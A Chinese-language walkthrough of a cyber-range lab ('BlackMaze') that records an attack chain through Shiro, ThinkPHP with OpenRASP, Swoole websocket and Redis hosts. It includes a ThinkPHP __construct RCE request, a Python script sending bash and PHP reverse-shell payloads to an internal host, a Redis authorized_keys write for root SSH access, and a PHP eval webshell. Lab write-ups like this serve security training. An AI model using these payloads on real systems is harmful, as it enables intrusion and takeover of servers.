BlackMaze
本场景着重考察选手在黑盒场景下发现漏洞的能力, 从常规的信息收集到复杂的 rasp 的绕过, 全面模拟真实企业攻防对抗环境, 层层设防、步步为营, 选手需凭借扎实的渗透测试功底和出色的安全研究能力, 在完全未知的黑盒条件下完成从外网突破到内网漫游、从应用层攻击到运行时防护绕过的完整攻击链路, 该靶场共有 4 个 Flag, 分布于不同的靶机。
Tags
- Shiro
- Redis
- openrasp
- 信息搜集
39.98.110.213
单层靶场环境,没有 Windows 机器
| Name | IP | Note |
|---|---|---|
| Shiro | 172.22.10.22 | EntryPoint + File Download + Shiro -> flag1 |
| OpenRASP | 172.22.10.3 | THinkPHP + OpenRASP -> flag2 |
| Unknown | 172.22.10.154 | Apache + ThinkPHP V5.1.41 LTS API -> 172.22.10.155:9501 |
| Unknown | 172.22.10.155 | swoole-http-server |
入口点探测
按照常规思路,直接上 fscan 进行扫描
start infoscan
39.98.110.213:8080 open
39.98.110.213:22 open
39.98.110.213:8081 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://39.98.110.213:8081 code:200 len:397    title:Directory listing for /
[+] InfoScan http://39.98.110.213:8081 [目录遍历]
[*] WebTitle http://39.98.110.213:8080 code:302 len:0      title:None 跳转url: http://39.98.110.213:8080/login;jsessionid=DB601907396DF299096F2ECBC65675C5
[*] WebTitle http://39.98.110.213:8080/login;jsessionid=DB601907396DF299096F2ECBC65675C5 code:200 len:8663   title:Login
入口机 Port 8081
直接就是目录遍历的界面,里面列出了两个文件
- start_http_server.py
- exrop
查看两个文件的内容
#!/usr/bin/env python3
import http.server
import socketserver

PORT = 8081

Handler = http.server.SimpleHTTPRequestHandler

with socketserver.TCPServer(("", PORT), Handler) as httpd:
    print(f"Serving on port {PORT}")
    httpd.serve_forever()
这个 python 文件没有什么特殊的地方,就是开放了当前 8081 端口的服务
分析看下 exrop 文件

进 IDA 查看一下
int __fastcall main(int argc, const char **argv, const char **envp)
{
    _BYTE v4[304]; // [rsp+0h] [rbp-130h] BYREF

    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);
    puts("Pwn me");
    gets(v4);
    return 0;
}
那就很明显了,这是一个 pwn 目标,但是还不清楚这个交互位于哪里
猜测这个 pwn 目标存在于开放的端口,使用 nmap 进行全端口扫描,发现位于 65533/tcp 端口上,编写 exp 进行利用
入口机 Port 8080
直接访问,是一个登录的界面

尝试对其进行目录扫描,只发现了 /login 路由
通过对其发送登录请求并抓包,发现返回包中存在有 Shiro 特征
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sun, 29-Mar-2026 13:07:49 GMT
使用 Shiro 利用工具,尝试爆破 key 但是失败了,怀疑需要其他途径进行读取
对页面源码进行分析,得到 page.js.txt
利用文件下载接口
/usr/bin/java -jar /home/webapp/ShiroProject-0.0.1-SNAPSHOT.jar
获取站点 jar 路径之后,下载下来进行分析

private static final String CUSTOM_CIPHER_KEY = "n5RYm2z1V60+D+OiNLXksQ==";
得到 key 之后进行利用

反弹 shell 之后,查看权限
(remote) webapp@Shiro:/home/webapp$ whoami
webapp
flag - 01
首先需要进行提权
(remote) webapp@Shiro:/home/webapp$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/mount
/usr/bin/stapbpf
/usr/bin/staprun
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/su
/usr/bin/pkexec
/usr/bin/at
/usr/bin/sudo
/usr/bin/base64
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/fusermount
base64 已经足够用来读取 flag
(remote) webapp@Shiro:/home/webapp$ /usr/bin/base64 /flag | base64 -d
flag{16fc0d69-a7b9-0a5d-5ff6-8eab6776774f}
入口机 Port 65533 Pwn
skip
入口机 内网探测
获取网卡信息
(remote) webapp@Shiro:/tmp$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.22.10.22  netmask 255.255.255.0  broadcast 172.22.10.255
        inet6 fe80::216:3eff:fe39:f8db  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:39:f8:db  txqueuelen 1000  (Ethernet)
        RX packets 195078  bytes 145075217 (145.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 127196  bytes 42225411 (42.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1718  bytes 157256 (157.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1718  bytes 157256 (157.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
上传 chisel 和 fscan 搭建枢纽
[*] WebTitle http://172.22.10.22:8080  code:302 len:0      title:None 跳转url: http://172.22.10.22:8080/login;jsessionid=6F8D5E3EB179349B16484066227D889A
[*] WebTitle http://172.22.10.155      code:200 len:10918  title:Apache2 Ubuntu Default Page: It works
[*] WebTitle http://172.22.10.22:8080/login;jsessionid=6F8D5E3EB179349B16484066227D889A code:200 len:8663   title:Login
[*] WebTitle http://172.22.10.22:8081  code:200 len:397    title:Directory listing for /
[*] WebTitle http://172.22.10.3        code:200 len:931    title:None
[+] InfoScan http://172.22.10.22:8081  [目录遍历]
[*] WebTitle http://172.22.10.154      code:200 len:691    title:None
[+] PocScan http://172.22.10.3 poc-yaml-thinkphp5023-method-rce poc1
使用 gogo 做端口扫描
[+] [27ms] tcp://172.22.10.3:22         ssh:8.2p1        [open] SSH-2.0-OpenS
[+] [2505ms] http://172.22.10.3:80      Apache/2.4.41 (Ubuntu)  腾讯移动分析||poweredby:php/7.4.33       [200] HTTP/1.1 200

[+] [29ms] tcp://172.22.10.154:22               ssh:8.2p1        [open] SSH-2.0-OpenS
[+] [2504ms] http://172.22.10.154:80    Apache/2.4.41 (Ubuntu)           [200] HTTP/1.1 200

[+] [27ms] tcp://172.22.10.155:22               ssh:8.2p1        [open] SSH-2.0-OpenS
[+] [2534ms] http://172.22.10.155:80    Apache/2.4.41 (Ubuntu)           [200] Apache2 Ubuntu Default Page: It works
[+] [2504ms] http://172.22.10.155:9501  swoole-http-server               [400] HTTP/1.1 400
搭建代理
......
172.22.10.3 ThinkPHP + OpenRASP
工具扫描结果
[+] http://172.22.10.3 的检测结果如下:
=====================================================================
[-] 目标不存在tp6_session_file_write漏洞
[-] 目标不存在tp5_invoke_func_code_exec_1漏洞
[-] 目标不存在tp_cache漏洞
[-] 目标不存在tp5_construct_debug_rce漏洞
[+] 目标存在tp5_construct_code_exec_1漏洞
[-] 目标不存在tp5_file_include漏洞
[+] 目标存在tp5_construct_code_exec_2漏洞
[-] 目标不存在tp_pay_orderid_sqli漏洞
[-] 目标不存在tp5_method_filter_code_exec漏洞
[-] 目标不存在tp5_dbinfo_leak漏洞
[-] 目标不存在tp5_construct_code_exec_4漏洞
[-] 目标不存在tp5_debug_index_ids_sqli漏洞
[-] 目标不存在tp5_index_showid_rce漏洞
[-] 目标不存在tp2_lite_code_exec漏洞
[-] 目标不存在tp5_invoke_func_code_exec_2漏洞
[-] 目标不存在tp5_templalte_driver_rce漏洞
[-] 目标不存在tp5_driver_display_rce漏洞
[-] 目标不存在tp5_request_input_rce漏洞
[-] 目标不存在tp5_construct_code_exec_3漏洞
[-] 目标不存在tp5_session_include漏洞
[-] 目标不存在tp_update_sql漏洞
[-] 目标不存在tp_view_recent_xff_sqli漏洞
[-] 目标不存在tp_multi_sql_leak漏洞
[-] 目标不存在tp_checkcode_time_sqli漏洞
[-] 目标不存在tp5_index_construct_rce漏洞
利用 tp5_construct_code 来进行攻击,但是由于存在有 OpenRASP 漏洞,所以不寻求命令执行,而是走 LFI
POST /index.php?s=captcha HTTP/1.1
Accept: */*
User-Agent: Thunder Client (https://www.thunderclient.com)
Content-Type: application/x-www-form-urlencoded
Host: 8.129.29.180:10008
Content-Length: 83

_method=__construct&filter[]=readfile&method=get&server[REQUEST_METHOD]=/etc/passwd
即可得到返回
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:openrasp:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:118:MySQL Server,,,:/nonexistent:/bin/false
在已经确定存在有 tp5_construct_code 并且链子可通的情况下,尝试读取 OpenRASP 策略
POST /index.php?s=captcha HTTP/1.1
Accept: */*
User-Agent: Thunder Client (https://www.thunderclient.com)
Content-Type: application/x-www-form-urlencoded
Host: 8.129.29.180:10008
Content-Length: 96

_method=__construct&filter[]=readfile&method=get&server[REQUEST_METHOD]=/opt/plugins/official.js
返回的结果为 official.js.txt
使用 concat_function UAF 配合链子,绕过 OpenRASP 实现 system 命令执行
参考 deploy_shell.py get_shell.py
尝试检索 suid 程序
(remote) www-data@openrasp:/var/www/html/public$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/bin/su
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/find
/usr/bin/sudo
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/at
读取 flag
(remote) www-data@openrasp:/var/www/html/public$ /usr/bin/find /flag -exec cat {} \;
flag{0df84b0d-dd43-469e-b454-a1404bfd49e4}
172.22.10.3 信息收集
检查进程的过程中,发现存在有 mysql 进程
并且在 OpenRASP 日志中,发现 Mysql 连接凭据
{"app_id":"","attack_params":{"error_code":"1064","error_msg":"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '`agent_level_task' at line 1","query":"DROP TABLE IF EXISTS `agent_level_task","server":"mysql","stack":["/var/www/html/crmeb/public/install/index.php@mysqli_query:305"]},"attack_source":"192.168.230.1","attack_type":"sql_exception","body":"","client_ip":"","event_time":"2025-01-20T06:12:42+0000","event_type":"attack","header":{"accept":"application/json, text/javascript, */*; q=0.01","accept-encoding":"gzip, deflate","accept-language":"zh-CN,zh;q=0.9","connection":"keep-alive","content-length":"235","content-type":"application/x-www-form-urlencoded; charset=UTF-8","host":"192.168.230.151","origin":"http://192.168.230.151","referer":"http://192.168.230.151/install/index.php?step=4","user-agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36","x-requested-with":"XMLHttpRequest"},"intercept_state":"log","parameter":{"form":"{\"dbuser\":\"root\",\"dbpw\":\"9dab8ee6-1721-4e01-8789-1ab09053a1e7\",\"dbname\":\"crmeb\",\"dbhost\":\"127.0.0.1\",\"dbport\":\"3306\",\"dbprefix\":\"eb_\",\"demo\":\"demo\",\"manager\":\"admin\",\"manager_pwd\":\"admin123\",\"manager_ckpwd\":\"admin123\",\"cache_type\":\"0\",\"rbhost\":\"127.0.0.1\",\"rbport\":\"6379\",\"rbselect\":\"0\",\"rbpw\":\"\"}","json":"{}","multipart":"[]"},"path":"/install/index.php","plugin_algorithm":"sql_exception","plugin_confidence":70,"plugin_message":"mysql error 1064 detected: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '`agent_level_task' at line 1","plugin_name":"official","rasp_id":"e9b902d621f795181b8fdb7fa0db7b7c","request_id":"2e3d03c73ecb679c000008e472ca1cd8","request_method":"post","server_hostname":"openrasp","server_ip":"192.168.230.151","server_nic":[{"ip":"192.168.230.151","name":"ens32"}],"server_type":"php","server_version":"7.4.33","source_code":[],"target":"192.168.230.151","url":"http://192.168.230.151/install/index.php?step=4&install=1&n=1"}
尝试连接
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| crmeb              |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use crmeb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------------------+
| Tables_in_crmeb                   |
+-----------------------------------+
| eb_agent_level                    |
| eb_agent_level_task               |
| eb_agent_level_task_record        |
| ......                            |
| eb_wechat_user                    |
+-----------------------------------+
154 + 155 客服系统
这里存在问题,154 是一个静态的 Vue 页面,而 155 是 Swoole 搭建的 websocket 接口
文件上传行为,走的是 155
文件如果通过检查,会从 155 落地在 154 上面
也就意味着 154 或者 155 存在有一种通道
155 websocket
经过与云境工作人员进行确认,得知这一块突破口位于 155 上的 websocket 交互过程中存在有命令注入
在转发监听器端口进内网之后,执行反弹 shell
import websocket
import json
import base64

ws = websocket.create_connection("ws://172.22.10.155:9501/", timeout=10)

cmd = "bash -i >& /dev/tcp/172.22.10.22/10050 0>&1"
b64_cmd = base64.b64encode(cmd.encode()).decode()
payload = ";php -r '$s=fsockopen(\"172.22.10.22\",10050);proc_open(\"/bin/bash\",[$s,$s,$s],$p);'"

msg = json.dumps({"emit": "msg", "message": "123", "token": payload})
print(f"[>] Sending: {msg}")
ws.send(msg)

try:
    resp = ws.recv()
    print(f"[<] Received: {resp}")
except:
    print("[!] No response")

ws.close()
得到
(local) pwncat$ back
(remote) www-data@redis:/opt/server$ whoami
www-data
按照惯例,扫描一下 suid 程序
(remote) www-data@redis:/opt/server$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/pkexec
/usr/bin/staprun
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/stapbpf
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
换一个思路,发现 Redis 服务是 root 权限运行的,尝试利用
(remote) www-data@redis:/opt/server$ redis-cli
127.0.0.1:6379> KEYS *
1) "chat:messages:7ebaa1965c8e0068a4e8fe03c3d2d098"
127.0.0.1:6379> config set dir /root/.ssh/
OK
127.0.0.1:6379> config set dbfilename authorized_keys
OK
127.0.0.1:6379> set x "\n\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICXL8CP5iFG0d5xOeS3IypE43bxAKlHltrPxNobAkmvi randark@kali\n\n"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
然后尝试连接
┌──(randark㉿kali)-[~/tmp/Yunjing-BlackMaze]
└─$ proxychains ssh root@172.22.10.155 -i /home/randark/.ssh/id_ed25519
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  8.129.29.180:10001  ...  172.22.10.155:22  ...  OK
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-204-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Wed Feb 12 12:24:24 2025 from 106.37.219.130
root@redis:~# whoami
root
root@redis:~# cat /root/flag
flag{4b9581e7-131c-414e-a65f-209a0e533eb8}
155 -> 154 传输通道
读取 155 的 websocket 服务源码 server.php
发现 154 存在有一个上传接口 http://172.22.10.154/api/upload/file ,并似乎限制只允许 155 进行访问
直接利用文件上传接口,上传一个 webshell 到 154
(remote) www-data@redis:/tmp$ echo '<?php @eval($_POST["cmd"]);?>' > shell.php
